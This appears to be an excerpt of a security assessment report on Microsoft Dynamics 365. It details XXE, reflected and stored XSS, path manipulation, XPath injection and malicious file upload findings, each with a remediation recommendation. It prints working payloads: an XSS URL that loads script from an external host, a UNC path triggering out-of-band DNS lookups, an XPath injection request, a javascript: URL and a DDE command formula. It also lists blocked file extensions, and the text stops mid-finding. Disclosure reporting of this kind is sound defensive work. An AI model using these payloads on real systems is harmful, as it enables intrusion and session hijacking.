
It was possible for an attacker to use a vulnerability in the configuration of the XML processor to read any file on the host system that presented the application.

The XML processor was configured to permit a user to define the document type declaration (DTD) of any XML message processed by the application.

This configuration also allowed attackers to define XML entities, which can be abused to perform an XML entity injection attack. The system entity allows an entity to be defined by a URI outside of the XML document. When the document is processed by the XML processor it expands any instance of such an entity with the contents of the URI mentioned in the entity definition.

This can be abused by an attacker to read arbitrary documents on the host file system or to perform a denial of service attack against the application, by configuring the entity to access a file that will never return any data.

The article templates were affected and it was possible to exfiltrate data externally, disclose the information via error messages or show the file contents within the articles. The following screenshot shows contents of the `c:\windows\win.ini` file as an example:



Article: `sleep 0`-01008 - Microsoft Dynamics 365 - Mozilla Firefox

https://pgtestinst3.crm10.dynamics.com/main.aspx?etn=kbarticle&extraqs=%3f_CreateFromId%3d%26_CreateFromType%3d%26_tmplid%3

Article

`sleep 0`-01008

Title * ncctest2

Subject * Service

Key Words test

Language English

; for 16-bit app support [fonts] [extensions] [mci extensions] [files] [Mail] MAPI=1

Figure 3 - External Entity Injection execution

Refer to the Supplemental Data, Section 3.2 for more details.

This issue was reported to Microsoft within the “CREST - Dynamics 365 Customer Engagement” report in March 2018 with issue ID of MSFT-215-1-3.


Recommendation:

The implementation of the XML processor should be reviewed, and consideration should be given to disabling entity definition parsing. The application should be reconfigured so it does not allow users to inject arbitrary code in the XML document’s preamble. The XML processor should also be configured to use a local static DTD and disallow any declared DTD included in the XML document.

Retest - SD 20/08/2019:

Although the “create from template” option was removed from `Customer Service Hub > Knowledge Articles`, it was still possible to access the old application UI from the following URL which had this option available when clicking the “NEW” button:

```
https://crm151309.crm.dynamics.com/main.aspx?appid=70493e74-e4b5-e911-a9d5-000d3a33bcb9&pagetype=entitylist&etn=kbarticle
```



https://crm151309.crm.dynamics.com/main.aspx?appid=70493e74-e4b5-e911-a9d5-000d3a33bcb9&pagetype=entitylist&et

New Knowle... e. Access it here

Article Template - Mozilla Firefox

https://crm151309.crm.dynamics.com/cs/articles/lookup_templa

Select a Template

Select a template from the list.

Language: English

Internal Templates
- 0ncctest1
- Procedure
- Question & Answer
- Solution to a Problem


Title: 0ncctest1

Created By: SYSTEM

Description: 0ncctest1

Figure 4 - Article template was accessible via the old application UI

As a result, it was still possible to create an article then submit and approve it to exploit the issue:



Article

KBA-01000

General

Title * test

Key Words

; for 16-bit app support [fonts] [extensions] [mci extensions] [files] [Mail] MAPI=1

Figure 5 - Content of the win.ini file

Affects:

DNS Name
*.crm.dynamics.com

References:

OWASP

https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing

MSFT-234-1-3	*Reflected Cross-Site Scripting*	!
Bug Bar	Moderate	

Description:

The Dynamics 365 application was vulnerable to reflected, or non-persistent, cross-site scripting (XSS) attacks. This type of vulnerability occurs when data provided by a web client is used immediately by server- side scripts to generate a page of results for the user. If unvalidated user-supplied data is included in the resulting page without full and proper HTML escaping, client-side executable code may be injected into the dynamic page.


In the case of a GET request, this means that a URL which appears to be associated with the site (and therefore trustworthy to regular users) could contain malicious code that would be executed by the user's browser within the context of the application when the link is visited. In the case of a POST request, a victim user would have to first be coerced to an otherwise unrelated site which then launches the attack using a form.

Reflected cross-site scripting vulnerabilities are extremely common in web applications but can have a serious impact. They are typically used to launch site impersonation or phishing attacks, in which unsuspecting users are lured to malicious sites via links that appear legitimate. The attacker is then free to present the user with what appears to be genuine content, in an attempt, for example, to capture authentication credentials. Another common method of exploitation is to capture the session token of the victim user, allowing their session to be hijacked by the attacker.

The following URL shows an affected page and its parameters:

```
/tools/mobileoffline/analyzedprofileexportprogressdialog.aspx?dType=1&mobileOfflineProfi
leId={4E0A7CD8-8027-E811-A960-
000D3A36C3BF}%22%3Exxxx%3E%3Csvg%0Cc%22%3C+onload=%22s=document.createElement(%27script%
27);s.src=%27//15.rs/1.js%27;document.head.appendChild(s);
```

The payload above would result in a popup based on offsite code being displayed on the resulting page; at that stage, an attacker could access application functionality under the context of the victim user’s session.


https://crm828639.crm.dynamics.com/tools/mobileoffline/analyzedprofileexpor
Search
report for download and analysis...
nccgroup

This popup has been generated by JavaScript inserted into the page as a result of a Cross-Site Scripting (XSS) vulnerability.

The injected script executes in the user’s browser in the security context of the vulnerable page, potentially allowing an attacker to steal session tokens, redirect the user to malicious content, capture keystrokes, copy sensitive information from the page or the clipboard, or perform arbitrary actions on behalf of the user.

close

Origin: https://crm828639.crm.dynamics.com

Figure 6 - External JavaScript was executed in the website via XSS

It should be noted that these instances should not be considered as the only pages vulnerable to reflected XSS due the nature of black box testing. It is therefore recommended to review the application source code to ensure no similar vulnerable pages exist.

In a number of other locations, special characters sent in requests were reflected in the resulting responses; however, the content type of those responses was such that payloads would not be rendered in modern browsers (i.e. a content type of JSON).

This issue was reported to Microsoft within the “CREST - Dynamics 365 Customer Engagement” report in March 2018 with issue ID of MSFT-215-1-6.

Recommendation:

Reliable avoidance of cross-site scripting vulnerabilities should consist of two stages - input validation and output encoding.

Input validation involves the application rejecting any characters which are invalid for the field in question, preferably by whitelisting a limited set of characters (in a telephone number field, for example, the whitelisted characters could be 0-9, parentheses, and hyphens). This strategy can also help in mitigating other flaws which stem from a failure to sanitise input, such as SQL or HTTP header injection attacks.

Output encoding requires the encoding of all special characters (such as those used in HTML and JavaScript) in potentially malicious data. This is generally done directly before display by web applications (or client-side script), and many programming languages have built-in functions or libraries which provide this encoding (also called quoting or escaping in this context). Note that the correct encoding of the output depends on the location that the data is to be used within the response. In the case of it being within the main body of the document, HTML entities must be encoded. If the input is to be used within a script inside of a string, the quotes used for that string must be escaped. In general, it is important to ensure that it is not possible for the data to include whatever sequence is used to demark the end of that data and the beginning of something else.

The application should be reviewed and, if necessary, modified, to handle malicious data properly. The specific instance identified in this finding should be addressed, and the application codebase should also be examined for any similar issues which may exist.

Affects:

DNS Name
*.crm.dynamics.com

References:

OWASP XSS References

https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

OWASP Top 10 2013 – Cross-Site Scripting

https://www.owasp.org/index.php/Top_10_2013-A3-Cross-Site_Scripting_%28XSS%29

CWE-079: Improper Neutralization of Input during Web Page Generation ('Cross-site Scripting')

https://cwe.mitre.org/data/definitions/79.html


MSFT-234-1-4 *Arbitrary File Path Manipulation*

Bug Bar	Moderate

Description:

The application allowed users to provide a file path to load DLL files for the plugins. This could be potentially abused to enumerate internal resources on the server-side.

Although the customised plugins could not be registered in `GAC` or `Disk` for the Dynamics 365 Online application, users could still select them via the plugin registration tool to make the requests. The following screenshot shows the available options via the plugin registration tool:



Step 4: Specify the location where the assembly should be stored

● Database

○ Disk

○ GAC


Figure 7 - Options available to store the assembly files

When the `Disk` option was selected, the following request was sent to the server with the `path` key that could be manipulated to point at other files or shared resources:

```
POST
https://crm828639.crm.dynamics.com/XRMServices/2011/Organization.svc/web?SDKClientVersio
n=9.0.9002.0 HTTP/1.1
Content-Type: text/xml; charset=utf-8
SOAPAction:
"http://schemas.microsoft.com/xrm/2011/Contracts/Services/IOrganizationService/Execute"
Host: crm828639.crm.dynamics.com
Content-Length: 2741
Authorization: [snipped]
Cookie: [snipped]

<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Header><UserType
xmlns="http://schemas.microsoft.com/xrm/2011/Contracts">CrmUser</UserType><SdkClientVers
ion
xmlns="http://schemas.microsoft.com/xrm/2011/Contracts">9.0.9002.0</SdkClientVersion></s
:Header><s:Body><Execute
xmlns="http://schemas.microsoft.com/xrm/2011/Contracts/Services"><request
i:type="a:CreateRequest" xmlns:a="http://schemas.microsoft.com/xrm/2011/Contracts"
xmlns:i="http://www.w3.org/2001/XMLSchema-instance"><a:Parameters
xmlns:b="http://schemas.datacontract.org/2004/07/System.Collections.Generic"><a:KeyValue
PairOfstringanyType><b:key>Target</b:key><b:value
i:type="a:Entity"><a:Attributes><a:KeyValuePairOfstringanyType><b:key>pluginassemblyid</
b:key><b:value i:type="c:guid"
xmlns:c="http://schemas.microsoft.com/2003/10/Serialization/">5a579a7c-e1cb-440d-bdea-
d0b6755661a2</b:value></a:KeyValuePairOfstringanyType><a:KeyValuePairOfstringanyType><b:
key>sourcetype</b:key><b:value
i:type="a:OptionSetValue"><a:Value>1</a:Value></b:value></a:KeyValuePairOfstringanyType>
<a:KeyValuePairOfstringanyType><b:key>isolationmode</b:key><b:value
i:type="a:OptionSetValue"><a:Value>1</a:Value></b:value></a:KeyValuePairOfstringanyType>
<a:KeyValuePairOfstringanyType><b:key>culture</b:key><b:value i:type="c:string"
xmlns:c="http://www.w3.org/2001/XMLSchema">neutral</b:value></a:KeyValuePairOfstringanyT
ype><a:KeyValuePairOfstringanyType><b:key>publickeytoken</b:key><b:value
```

```
i:type="c:string"
xmlns:c="http://www.w3.org/2001/XMLSchema">76085345A5E45DCF</b:value></a:KeyValuePairOfs
tringanyType><a:KeyValuePairOfstringanyType><b:key>version</b:key><b:value
i:type="c:string"
xmlns:c="http://www.w3.org/2001/XMLSchema">1.0.0.0</b:value></a:KeyValuePairOfstringanyT
ype><a:KeyValuePairOfstringanyType><b:key>name</b:key><b:value i:type="c:string"
xmlns:c="http://www.w3.org/2001/XMLSchema">CRMPlugins2</b:value></a:KeyValuePairOfstring
anyType><a:KeyValuePairOfstringanyType><b:key>description</b:key><b:value
i:nil="true"/></a:KeyValuePairOfstringanyType><a:KeyValuePairOfstringanyType><b:key>path
</b:key><b:value i:type="c:string" xmlns:c="http://www.w3.org/2001/XMLSchema">
E:\Microsoft CRM
Server\CRMWeb\bin\Microsoft.Crm.Admin.AdminService.dll</b:value></a:KeyValuePairOfstring
anyType></a:Attributes><a:EntityState i:nil="true"/><a:FormattedValues/><a:Id>00000000-
0000-0000-0000-000000000000</a:Id><a:KeyAttributes
xmlns:c="http://schemas.microsoft.com/xrm/7.1/Contracts"/><a:LogicalName>pluginassembly<
/a:LogicalName><a:RelatedEntities/><a:RowVersion
i:nil="true"/></b:value></a:KeyValuePairOfstringanyType></a:Parameters><a:RequestId>85f8
bc7c-733a-46c6-8f79-
efb4942db506</a:RequestId><a:RequestName>Create</a:RequestName></request></Execute></s:B
ody></s:Envelope>
```

The following screenshot shows that the server tried to find the domain name’s IP address when the path was set to `\\9ak1azchjkawb9ux7h0aunf980eq2f.nccburp.uk\zzz\aaa`:



#	Time	Type	Payload	Comment
13	2019-May-09 11:09:16 UTC	DNS	9ak1azchjkawb9ux7h0aunf980eq2f	
14	2019-May-09 11:09:17 UTC	DNS	9ak1azchjkawb9ux7h0aunf980eq2f	
15	2019-May-09 11:09:17 UTC	DNS	9ak1azchjkawb9ux7h0aunf980eq2f	

The Collaborator server received a DNS lookup of type A for the domain name **9ak1azchjkawb9ux7h0aunf980eq2f.nccburp.uk**.

The lookup was received from IP address 104.42.252.230 at 2019-May-09 11:09:17 UTC.

Figure 8 - A DNS lookup request was received

This issue was reported to Microsoft within the “CREST - Dynamics 365 Customer Engagement” report in March 2018 with issue ID of MSFT-215-1-7.

Recommendation:

If the `Disk` or `GAC` options are not needed for the Dynamics 365 Online application, consider removing the functionality on the server-side to mitigate the potential risks.

Ensure that users have sufficient privileges to point at internal resources on the server-side before loading the DLL files.

Affects:

DNS Name
*.crm.dynamics.com

MSFT-234-1-5	*XPath Injection*
Bug Bar	Low

Description:

The application was vulnerable to XPath injection. In XPath injection, an attacker sends XML data to an application or website, and this data is incorporated into XPath queries without being validated. The result is that the attacker can potentially alter the application's behaviour.

As it was not possible to access sensitive materials by exploiting this issue during the assessment, this was reported with lower severity.

The row `id` and cell `name` attributes within the `layoutxml` tag of the `crmFormSubmitXml` parameter on the `/tools/vieweditor/viewManager.aspx` page were affected.

The following HTTP request shows an example that that server accepted without any error message:

```
POST /tools/vieweditor/viewManager.aspx?appSolutionId={FD140AAF-4DF4-11DD-BD17-
0019B9312238}&entityId={70816501-EDB9-4740-A16C-6A5EFBC05D84}&id={00000000-0000-0000-
00AA-000000666000} HTTP/1.1
Host: crm828639.crm.dynamics.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101
Firefox/66.0
Referer:
https://crm828639.crm.dynamics.com/tools/vieweditor/viewManager.aspx?appSolutionId={FD14
0AAF-4DF4-11DD-BD17-0019B9312238}&entityId={70816501-EDB9-4740-A16C-
6A5EFBC05D84}&id={00000000-0000-0000-00AA-000000666000}
Content-Type: application/x-www-form-urlencoded
Content-Length: 782
Cookie: [snipped]

crmFormSubmitObjectTypeCode=1&crmFormSubmitQueryType=1&crmFormSubmitFetchXml=<fetch><ent
ity
name="account"></entity></fetch>&crmFormSubmitColumnSetXml=&crmFormSubmitXml=<savedquery
><description>xxxx</description><querytype>1</querytype><layoutxml><![CDATA[<grid
name="resultset" object="1" jump="name" select="1" icon="1" preview="1"><row
name="result" id="accountid'] | //*['1'=1"><cell name="name'] | //*[count(//foo)=1 or
'1'='1" width="300"
/></row></grid>]]></layoutxml><queryapi></queryapi></savedquery>&crmFormSubmitMode=1&crm
FormSubmitId={00000000-0000-0000-00AA-
000000666000}&crmFormOriginalXml=&CRMWRPCToken=8CsiWmTdEemoOwANOhJ5NqAS39jjJtDGS2cn%2Fjy
URihIZhdJJ5c3u40vIAIDUGSY&CRMWRPCTokenTimeStamp=636922344078374537&appSolutionId=%7BFD14
0AAF-4DF4-11DD-BD17-0019B9312238%7D
```

The application responded with errors such as "*This is an unclosed string*" when an XPath query was not formed properly.

It should be noted that XPath functions such as `doc` that could lead to sending external requests could not be used as the application showed an error message.

This issue was reported to Microsoft within the "CREST - Dynamics 365 Customer Engagement" report in March 2018 with issue ID of MSFT-215-1-9.

Recommendation:

The application should reject any characters which are invalid for the field in question, preferably by whitelisting a limited set of characters (in a telephone field, for example, the whitelisted characters could be 0- 9, parentheses, and hyphens). In cases where whitelisting is inappropriate, all XPath metacharacters should be blacklisted.

This strategy can also help in mitigating other flaws which stem from a failure to sanitise input, such as SQL or HTTP header injection attacks.

Affects:

DNS Name
*.crm.dynamics.com

References:

OWASP Guidance

https://www.owasp.org/index.php/XPATH_Injection


MSFT-234-1-6	*High Privileged Stored Cross-Site Scripting*
Bug Bar	Low

Description:

The application was potentially vulnerable to persistent or stored cross-site scripting (XSS). Although the administrative account could include JavaScript code via normal functionality, this issue could be also exploited by bypassing client-side validation or manipulating input parameters.

Stored XSS occurs when JavaScript or HTML code entered as input to a web application is stored within back-end systems, and that code is later used in a dynamically-generated web page without being correctly HTML-encoded. If a lower-privileged user were to exploit this vulnerability with a suitable payload, when a user with higher privileges viewed that page the malicious JavaScript code would be executed within the context of the currently authenticated user's session, resulting in a privilege escalation attack. This vulnerability could also be exploited to capture stored user credentials.

The `More Information URL` field in an announcement within `Settings > System > Administration > Announcements` did not have server-side validation. Although the website showed the "*Invalid Protocol. Only HTTP, HTTPS, FTP , FTPS, ONENOTE and TEL protocols are allowed in this field*" error message on the client-side when a protocol such as 'javascript' was used, it was possible to bypass it by manipulating the request using a proxy such as the Burp Suite tool.



Announcement: test2

Announcement

Title *	test2
Body *	test2

Additional Settings

More Information URL	javascript:alert(1)//
Expiration Date	

Figure 9 - Client-side validation was bypassed

The `Privacy statement URL` field within `Settings > System > Administration > Privacy Preferences` did not have server-side validation either. Therefore, it was possible to bypass the client-side validation by manipulating the request using a proxy such as the Burp Suite tool.

The `Global custom Help URL` field within `Settings > System > Administration > System Settings` did not have any validation. As a result, it was possible to submit a JavaScript payload using the 'javascript:' protocol.

It was also possible to include HTML tags with a JavaScript payload within the email templates, email signature, and article templates sections.

Through the normal functionality of the website, JavaScript code could be injected by the 'W eb Resources' by uploading files that can contain JavaScript code such as JS, HTML, or SVG resources or form editor events that could be used to run any JavaScript code.

As reflected XSS vulnerabilities were discovered in the application, an attacker could exploit a higher privileged user to store an XSS payload in order to maintain their access in the future and to increase the chance of exploiting other users.

Supplemental Data, Section 3.3 includes some HTTP requests that might be helpful to recreate this issue. This issue and the proof of concept requests were reported to Microsoft within the "CREST - Dynamics 365 Customer Engagement" report in March 2018 with issue ID of MSFT-215-1-10.

Recommendation:

Ensure the client-side validation are also applied on the server-side.

Consider allowing the System Administrator role to restrict which types of content can be created, thereby limiting what the System Customizer role can do.

Affects:

DNS Name
*.crm.dynamics.com

References:

OWASP Guidance

https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

OWASP Top 10 2013 – Cross-Site Scripting

https://www.owasp.org/index.php/Top_10_2013-A3-Cross-Site_Scripting_%28XSS%29

CWE-079: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

https://cwe.mitre.org/data/definitions/79.html

MSFT-234-1-7	*Malicious File Uploaded*
Bug Bar	Low

Description:

It was possible to upload files containing potentially malicious content to the reports area of the application using the `Existing File` option, although a blacklist was in place to prevent specific file types from being uploaded it was still possible to include a malicious payload in a Microsoft Excel file.


The blocked file types are listed in the following location:

`Settings > System > Administration > System Settings > General > Set blocked file extensions for attachments`

The following blocked file extensions were observed in the default configuration (while this provides some restrictions, as only specified extensions are blocked, the attack surface is greater than that of a list that only allows specific file extensions):

```
ade;adp;app;asa;ashx;asmx;asp;bas;bat;cdx;cer;chm;class;cmd;com;config;cpl;crt;csh;dll;e
xe;fxp;hlp;hta;htr;htw;ida;idc;idq;inf;ins;isp;its;jar;js;jse;ksh;lnk;mad;maf;mag;mam;ma
q;mar;mas;mat;mau;mav;maw;mda;mdb;mde;mdt;mdw;mdz;msc;msh;msh1;msh1xml;msh2;msh2xml;mshx
ml;msi;msp;mst;ops;pcd;pif;prf;prg;printer;pst;reg;rem;scf;scr;sct;shb;shs;shtm;shtml;so
ap;stm;tmp;url;vb;vbe;vbs;vsmacros;vss;vst;vsw;ws;wsc;wsf;wsh
```

As a proof of concept a Microsoft Excel spreadsheet containing a Dynamic Data Exchange (DDE) payload was created (which would attempt to run a command):




```
=cmd|'/k ipconfig'!A0
```

Figure 10 - DDE payload

The file was uploaded to the reporting area of the application via the following journey:

`Sales Dropdown > Reports > NEW > Report Type: Existing File`

For example:



Source

